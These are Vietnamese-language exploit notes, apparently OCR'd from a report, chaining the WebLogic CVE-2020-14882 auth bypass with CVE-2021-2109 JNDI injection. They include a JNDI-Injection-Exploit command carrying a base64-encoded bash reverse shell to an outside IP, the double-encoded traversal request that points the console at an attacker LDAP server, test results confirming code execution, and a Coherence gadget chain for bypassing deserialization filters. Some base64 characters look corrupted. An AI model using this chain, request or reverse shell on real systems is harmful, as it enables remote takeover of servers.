
Remote Codebase (Reference)



Yêu cầu: `com.sun.jndi.ldap.object.trustURLCodebase=true` (mặc định `false` từ JDK 8u191)

CVE-2021-2109 · 4.5.2 JNDI INJECTION — KIỂU 2

Deserialization (javaSerializedData)



Không cần **trustURLCodebase**. Cần gadget chain trong classpath của target.

CVE-2021-2109 · 4.6

Kết hợp CVE-2020-14882 + CVE-2021-2109

Mở LDAP server (Remote Codebase):

```
java -jar target/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMy4yMjguMTcxLjEx0S8x0DQyMiAwPiYx}|{base64,-d}|bash" -A "192.168.65.254"
```

Dùng auth bypass path cho [consolejndi.portal](#):

```
GET /console/css/%252e%252e%252fconsolejndi.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle("ldap://ATTACKER_IP_PART;LAST_OCTET:1389/ObjectAbc;AdminServer") HTTP/1.1
```

Remote Codebase (Reference) — RCE thành công

Kết quả test thực tế — WebLogic 12.2.1.4, JDK 8u451.

Tool	Class trả về	Kết quả
JNDI-Injection-Exploit	ExecTemplateJDK8	RCE — class download + execute, ClassCastException sau khi code đã chạy

Deserialization — bị JDK ObjectInputFilter chặn

Gadget chain	Class bị filter	Kết quả
CommonsBeanutils 1.9.2 (cb192)	TemplatesImpl	REJECTED — ObjectInputFilter chặn tại Obj.deserializeObject()
JRMP redirect (jrmplclient)	RemoteObjectInvocationHandler	REJECTED — ObjectInputFilter chặn
CommonsCollections (cc12)	ChainedTransformer	REJECTED — ObjectInputFilter chặn ChainedTransformer
Coherence (CVE-2020-2555)	LimitFilter, ChainedExtractor	Chưa test — class Coherence có thể không bị filter chặn

JDK 8u451: ObjectInputFilter trong JNDI LDAP path (com.sun.jndi.ldap.Obj.deserializeObject)

Coherence gadget chain (CVE-2020-2555)

Tuy nhiên, Coherence gadget chain (CVE-2020-2555) có thể bypass filter này vì sử dụng các class khác:

- `com.tangosol.util.filter.LimitFilter` — trigger `compareTo()` / `toString()` / `extract()`
- `com.tangosol.util.extractor.ChainedExtractor` — chain nhiều `ReflectionExtractor` liên tiếp
- `com.tangosol.util.extractor.ReflectionExtractor` — gọi arbitrary method qua reflection

Các class Coherence không nằm trong JDK filter blacklist (filter chỉ target JDK internal classes như `TemplatesImpl`, `RemoteObjectInvocationHandler`).

Coherence chain flow

```
PriorityQueue.readObject()
→ LimitFilter.compareTo() hoặc toString()
→ ChainedExtractor.extract()
→ ReflectionExtractor[0].extract(): Runtime.class.getMethod("getRuntime")
→ ReflectionExtractor[1].extract(): runtime.getMethod("exec", String.class)
→ ReflectionExtractor[2].extract(): runtime.exec("command")
→ RCE
```

TỔNG KẾT

Một chuỗi: Auth Bypass → RCE

CVE-2020-14882

Auth Bypass (9.8)

CVE-2020-14883

RCE (7.2)

CVE-2021-2109

JNDI Injection (7.2)

`/console/css/%252e%252e%252fconsole.portal/consolejndi.portal` bypass web.xml → `handle` param → `HandleFactory.getHandle()`
instantiate class tùy ý → Spring / MVEL / JNDI → **RCE**.